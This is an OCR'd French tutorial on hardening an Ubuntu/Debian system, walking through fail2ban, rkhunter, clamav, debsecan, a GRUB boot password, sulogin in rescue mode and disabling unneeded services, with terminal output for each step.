


Les deux paramètres suivants sont **findtime** et **maxretry**. Ils fonctionnent ensemble pour établir les conditions dans lesquelles un client est considéré comme un utilisateur illégitime qui doit être banni. La **maxretry** variable définit le nombre de tentatives dont dispose un client pour s'authentifier dans une fenêtre de temps définie par findtime, avant d'être banni. Avec les paramètres par défaut, le service **fail2ban** bannit un client qui tente sans succès de se connecter **5** fois dans une fenêtre de 10 minutes mais nous, nous allons modifier cela.



Puis, faisons **Ctrl+X** pour sauvegarder et on active fail2ban et la redémarre par les commandes suivantes :

sudo systemctl enable fail2ban



systemctl restart fail2ban.service

```
root@sergio:/etc/fail2ban# systemctl restart fail2ban.service
root@sergio:/etc/fail2ban#
```

systemctl status fail2ban.service

```
root@sergio:/etc/fail2ban# systemctl status fail2ban.service
● fail2ban.service - Fail2Ban Service
     Loaded: loaded (/lib/systemd/system/fail2ban.service; enabled; vendor preset: enabled)
     Active: active (running) since Fri 2025-02-21 15:08:58 GMT; 51s ago
       Docs: man:fail2ban(1)
    Process: 41559 ExecStartPre=/bin/mkdir -p /run/fail2ban (code=exited, status=0/SUCCESS)
   Main PID: 41560 (f2b/server)
      Tasks: 5 (limit: 4581)
     Memory: 11.0M
     CGroup: /system.slice/fail2ban.service
             └─41560 /usr/bin/python3 /usr/bin/fail2ban-server -xf start

fee 21 15:08:58 sergio systemd[1]: Starting Fail2Ban Service...
fee 21 15:08:58 sergio systemd[1]: Started Fail2Ban Service.
fee 21 15:08:58 sergio fail2ban-server[41560]: Server ready
```

Installons les outils manquants pour remédier à ces failles de sécurité et renforcer la résilience du système Debian.

- Modules PAM pour plus de sécurité

apt update

```
root@sergio:/home/sergio# apt update
Atteint :1 http://sn.archive.ubuntu.com/ubuntu focal InRelease
Atteint :2 http://sn.archive.ubuntu.com/ubuntu focal-updates InRelease
```

apt install libpam-tmpdir -y

```
root@sergio:/home/sergio# apt install libpam-tmpdir -y
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les NOUVEAUX paquets suivants seront installés :
```

apt install ruby ruby-debian ruby-gettext ruby-xmlparser ruby-soap4r ruby-unicode -y

```
root@sergio:/home/sergio# apt install ruby ruby-debian ruby-gettext ruby-xmlparser ruby-soap4r ruby-u
nicode -y
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
```

apt install apt-listchanges

```
root@sergio:/home/sergio# apt install apt-listchanges
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Paquets suggérés :
  default-mta | mail-transport-agent
```

Le paquet debian-goodies regroupe une série d'outils et de scripts conçus pour faciliter l'administration et la maintenance des systèmes Debian et dérivés. Ses principaux rôles incluent :

- **Vérification de processus obsolètes**

L'outil checkrestart (inclus dans debian-goodies) permet d'identifier les services qui continuent d'utiliser d'anciennes versions de bibliothèques après une mise à jour. Cela aide à s'assurer que tous les composants du système fonctionnent avec les dernières mises à jour de sécurité.

- **Assistance à la maintenance système**

En regroupant plusieurs utilitaires, debian-goodies offre des fonctionnalités complémentaires pour diagnostiquer et résoudre divers problèmes liés aux paquets, aux dépendances ou aux processus en cours d'exécution.

- **Facilitation de l'administration**

Ces outils permettent d'automatiser certaines tâches d'administration, contribuant ainsi à maintenir un système stable et sécurisé.

apt install debian-goodies

```
root@sergio:/home/sergio# apt install debian-goodies
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
```

D’après la sortie de checkrestart :

- Les avertissements FUSE sont normaux et sans incidence sur la sécurité.
- Aucun service n'est à redémarrer, donc vos mises à jour sont bien prises en compte.

- **Installation de checkrestart**

L'utilitaire checkrestart fait partie du paquet debian-goodies. Il permet d'identifier les services qui utilisent encore d'anciennes versions de bibliothèques après une mise à jour et qui nécessitent un redémarrage.

checkrestart

```
root@sergio:/home/sergio# checkrestart
lsof: WARNING: can't stat() fuse.gvfsd-fuse file system /run/user/1001/gvfs
      Output information may be incomplete.
lsof: WARNING: can't stat() fuse file system /run/user/1001/doc
      Output information may be incomplete.
Found 0 processes using old versions of upgraded files
root@sergio:/home/sergio#
```

Cet outil permet d'escaner les fichiers malware

apt install rkhunter

```
root@sergio:/home/sergio# apt install rkhunter
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  bsd-mailx liblockfile-bin liblockfile1 unhide unhide.rb
```

Explication

- rkhunter : scan tous fichiers malveillants
- clamav : Antivirus


apt install clamav ufw

```
root@sergio:/home/sergio# apt install clamav ufw
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
ufw est déjà la version la plus récente (0.36-6ubuntu1.1).
```

- **Mettre en place une surveillance proactive avec debsecan et debsums**

apt install debsecan

```
root@sergio:/home/sergio# apt install debsecan
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  postfix
```



apt install debsums

```
root@sergio:/home/sergio# apt install debsums
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
```

apt install needrestart

```
root@sergio:/home/sergio# apt install needrestart
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
needrestart est déjà la version la plus récente (3.4-6ubuntu0.1).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
```

- **Gestionnaire de mot de passe (trousseau)**

apt install seahorse


```
root@sergio:/home/sergio# apt install seahorse
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
seahorse est déjà la version la plus récente (3.36-1).
```

- **Configurer un mot de passe pour GRUB**
- **Générer un hash de votre mot de passe**

Utilisons la commande suivante pour créer un hash sécurisé (Nous serons invité à entrer le mot de passe deux fois: **passer**) et le résultat nous donnera une chaîne ressemblant à :

Le hachage PBKDF2 du mot de passe est grub.pbkdf2.sha512.10000.C99B35658A6CED004286702A5531C226BCC633F6715EF92777B60DA9712F4B17976A963A6FFCF19B8EBEC57A27690EA299BD0FC878FBDA14C69D4CF1BA64D645.C6C2129F3B50E769882DFC340D0520185209024DCEB7CA95749A99E63736F431566CD21F19251F48524CEAB1312F3AAF5A5D8289B8FA6D63D07C37040B5D6B73


grub-mkpasswd-pbkdf2




Modification de la configuration de GRUB


Éditons le fichier **/etc/grub.d/40_custom** avec nos droits administrateur (par exemple avec nano ou vim)

sudo nano /etc/grub.d/40_custom



Ajoutons-y les lignes suivantes en remplaçant **admin** par le nom d'utilisateur souhaité et <**votre_hash**> par le hash obtenu






Mettre à jour GRUB

Pour que les modifications soient prises en compte, exécutons la commande suivante :


sudo update-grub

```
root@sergio:/home/sergio# sudo update-grub
Sourcing file `/etc/default/grub'
Sourcing file `/etc/default/grub.d/init-select.cfg'
Création du fichier de configuration GRUB…
Image Linux trouvée : /boot/vmlinuz-5.15.0-131-generic
Image mémoire initiale trouvée : /boot/initrd.img-5.15.0-131-generic
Image Linux trouvée : /boot/vmlinuz-5.15.0-67-generic
Image mémoire initiale trouvée : /boot/initrd.img-5.15.0-67-generic
Found memtest86+ image: /boot/memtest86+.elf
Found memtest86+ image: /boot/memtest86+.bin
fait
```

On redémarre la machine



On nous demande le nom de l'utilisateur et le mot de passe.



Configurer le mode de secours pour utiliser sulogin

Le but ici est de s'assurer qu'en cas de démarrage en mode de secours, le système demande une authentification en utilisant **sulogin**.


Vérifions que sulogin est présent

Le binaire **sulogin** fait partie du paquet **util-linux**, Vérifions qu'il est installé par la commande suivantes :

dpkg -l | grep util-linux

Le résultat indique que le paquet util-linux est installé sur notre système, ce qui signifie que sulogin est bien présent. Pour confirmer, nous pouvons vérifier sa présence avec :

which sulogin



Le chemin (généralement **/sbin/sulogin**) s'affiche, cela confirme que l'outil est disponible.

Si nécessaire, installons le par la commande « **sudo apt install util-linux** »


- **Créer un fichier d'override pour le service de secours**

Il est préférable de ne pas modifier directement les fichiers systèmes fournis par **systemd**.

Créons un fichier d'**override** pour le service de secours :


Créons le répertoire si nécessaire par la commande :

sudo mkdir -p /etc/systemd/system/rescue.service.d/



Créons ou éditons le fichier **override.conf**

 # sudo nano /etc/systemd/system/rescue.service.d/override.conf




Ajoutons-y le contenu suivant pour réinitialiser la commande par défaut et forcer l'utilisation de sulogin :

[Service]

ExecStart=

ExecStart=-/sbin/sulogin --force



La première ligne vide (**ExecStart=)** réinitialise la commande d'exécution par défaut, puis la nouvelle ligne définit l'utilisation de **sulogin**.

Recharge de la configuration de systemd

Pour appliquer ces modifications, exécutons les commandes suivantes :

sudo systemctl daemon-reexec

sudo systemctl daemon-reload

```
root@sergio:/home/sergio# sudo systemctl daemon-reexec
root@sergio:/home/sergio# sudo systemctl daemon-reload
```

sudo systemctl show rescue.service | grep ExecStart

```
root@sergio:/home/sergio# sudo systemctl show rescue.service | grep ExecStart
ExecStartPre={ path=/bin/plymouth ; argv[]=/bin/plymouth --wait quit ; ignore_errors=yes ; start_time=[n/a] ; stop_time=[n
/a] ; pid=0 ; code=(null) ; status=0/0 }
ExecStartPreEx={ path=/bin/plymouth ; argv[]=/bin/plymouth --wait quit ; flags=ignore-failure ; start_time=[n/a] ; stop_ti
me=[n/a] ; pid=0 ; code=(null) ; status=0/0 }
ExecStart={ path=/sbin/sulogin ; argv[]=/sbin/sulogin --force ; ignore_errors=yes ; start_time=[n/a] ; stop_time=[n/a] ; p
id=0 ; code=(null) ; status=0/0 }
ExecStartEx={ path=/sbin/sulogin ; argv[]=/sbin/sulogin --force ; flags=ignore-failure ; start_time=[n/a] ; stop_time=[n/a
] ; pid=0 ; code=(null) ; status=0/0 }
root@sergio:/home/sergio#
```

Tester le mode rescue avec sulogin actif


Lançons le mode rescue par la commande suivante :

sudo systemctl rescue

```
root@sergio:/home/sergio# sudo systemctl rescue
```

Ce qui doit se passer :

- le système passe en mode Rescue Shell.
- un mot de passe root est demandé avant d'accéder au shell.





On entre le mot de passe puis sur entrer.


Si tout fonctionne comme prévu, c'est bon.

Si on veut tester après un redémarrage, exécutons la commande suivante :

sudo systemctl isolate rescue.target







Ces étapes garantissent que lorsque le système démarre en mode de secours, il utilisera sulogin pour demander une authentification sécurisée.

Note : Pensons à tester le mode de secours dans un environnement contrôlé pour nous assurer que tout fonctionne comme prévu.


Révision des services activés au démarrage

Limiter les services inutiles permet de réduire la surface d'attaque.

Lister les services activés

Utilisons la commande suivante pour obtenir la liste des services activés :

systemctl list-unit-files --state=enabled



Désactiver un service


Pour désactiver un service, utilisons la commande suivante :

 # sudo systemctl disable nom_du_service

Exemples :

Pour désactiver le service **Bluetooth** si nous n'en avons pas besoin, on tape la commande suivante :

sudo systemctl disable bluetooth.service



- **Services qu'on peut désactivé si inutilisés**

Si nous n'avons pas besoin de certaines fonctionnalités, on peut les désactiver :

- **Services liés à l'impression (Désactive si on n'imprime pas)**

 # sudo systemctl disable --now cups.service cups-browsed.service

```
root@sergio:/home/sergio# sudo systemctl disable --now cups.service cups-browsed.service
Synchronizing state of cups.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable cups
Synchronizing state of cups-browsed.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable cups-browsed
Removed /etc/systemd/system/multi-user.target.wants/cups-browsed.service.
Removed /etc/systemd/system/multi-user.target.wants/cups.path.
Removed /etc/systemd/system/printer.target.wants/cups.service.
Removed /etc/systemd/system/sockets.target.wants/cups.socket.
root@sergio:/home/sergio#
```

- **Service Anacron (Utile pour les tâches planifiées sur les PC allumés occasionnellement)**

Si le PC est souvent allumé et que tu utilises **cron**, on peut le désactiver par la commande suivante :

sudo systemctl disable --now anacron.service

```
root@sergio:/home/sergio# sudo systemctl disable --now anacron.service
Synchronizing state of anacron.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable anacron
Removed /etc/systemd/system/multi-user.target.wants/anacron.service.
Warning: Stopping anacron.service, but it can still be activated by:
  anacron.timer
root@sergio:/home/sergio#
```

- **Avahi (Service de découverte réseau, utile pour AirPrint, Chromecast, etc.)**

Si on n'utilise pas d'appareils connectés localement via Avahi (bonjour, AirPrint, etc.), désactivons-le par cette commande :

sudo systemctl disable --now avahi-daemon.service

```
root@sergio:/home/sergio# sudo systemctl disable --now avahi-daemon.service
Synchronizing state of avahi-daemon.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable avahi-daemon
Removed /etc/systemd/system/multi-user.target.wants/avahi-daemon.service.
Removed /etc/systemd/system/dbus-org.freedesktop.Avahi.service.
Removed /etc/systemd/system/sockets.target.wants/avahi-daemon.socket.
Warning: Stopping avahi-daemon.service, but it can still be activated by:
  avahi-daemon.socket
root@sergio:/home/sergio#
```

- **ModemManager (Utile pour les clés 3G/4G, mais inutile en Wi-Fi/ethernet)**

Si on n'utilise pas de modem **USB** ou de clé 3G/4G, désactivons-le :

sudo systemctl disable --now ModemManager.service

```
root@sergio:/home/sergio# sudo systemctl disable --now ModemManager.service
Removed /etc/systemd/system/dbus-org.freedesktop.ModemManager1.service.
Removed /etc/systemd/system/multi-user.target.wants/ModemManager.service.
root@sergio:/home/sergio#
```

Répétons ces procédures pour chaque service que nous souhaitons désactiver.

Application et vérification des changements

Après avoir désactivé les services inutiles, exécute la commande suivante :

systemctl list-unit-files --state=enabled

```
root@sergio:/home/sergio# systemctl list-unit-files --state=enabled
UNIT FILE                                  STATE   VENDOR PRESET
snap-bare-5.mount                          enabled enabled
snap-core20-2434.mount                     enabled enabled
snap-core20-2496.mount                     enabled enabled
snap-gnome\x2d3\x2d38\x2d2004-119.mount    enabled enabled
snap-gnome\x2d3\x2d38\x2d2004-143.mount    enabled enabled
snap-gtk\x2dcommon\x2dthemes-1535.mount    enabled enabled
snap-snap\x2dstore-638.mount               enabled enabled
snap-snapd-18357.mount                     enabled enabled
snap-snapd-23545.mount                     enabled enabled
acpid.path                                 enabled enabled
apport-autoreport.path                     enabled enabled
accounts-daemon.service                    enabled enabled
apparmor.service                           enabled enabled
autovt@.service                            enabled enabled
console-setup.service                      enabled enabled
```

Vérification de l'impact

Après avoir désactivé des services, redémarrons notre système et vérifions que toutes les fonctionnalités dont nous avons besoin restent opérationnelles.

```
root@sergio:/home/sergio# reboot
```

On peut également vérifier la liste des services en cours d'exécution avec :

systemctl list-units --type=service --state=running

```
root@sergio:/home/sergio# systemctl list-units --type=service --state=running
  UNIT                          LOAD   ACTIVE SUB     DESCRIPTION
  accounts-daemon.service       loaded active running Accounts Service
  acpid.service                 loaded active running ACPI event daemon
  avahi-daemon.service          loaded active running Avahi mDNS/DNS-SD Stack
  colord.service                loaded active running Manage, Install and Generate Color Profiles
  cron.service                  loaded active running Regular background program processing daemon
  cups-browsed.service          loaded active running Make remote CUPS printers available locally
  cups.service                  loaded active running CUPS Scheduler
  dbus.service                  loaded active running D-Bus System Message Bus
  fail2ban.service              loaded active running Fail2Ban Service
  gdm.service                   loaded active running GNOME Display Manager
  irqbalance.service            loaded active running irqbalance daemon
  kerneloops.service            loaded active running Tool to automatically collect and submit kernel crash signatures
  ModemManager.service          loaded active running Modem Manager
  networkd-dispatcher.service loaded active running Dispatcher daemon for systemd-networkd
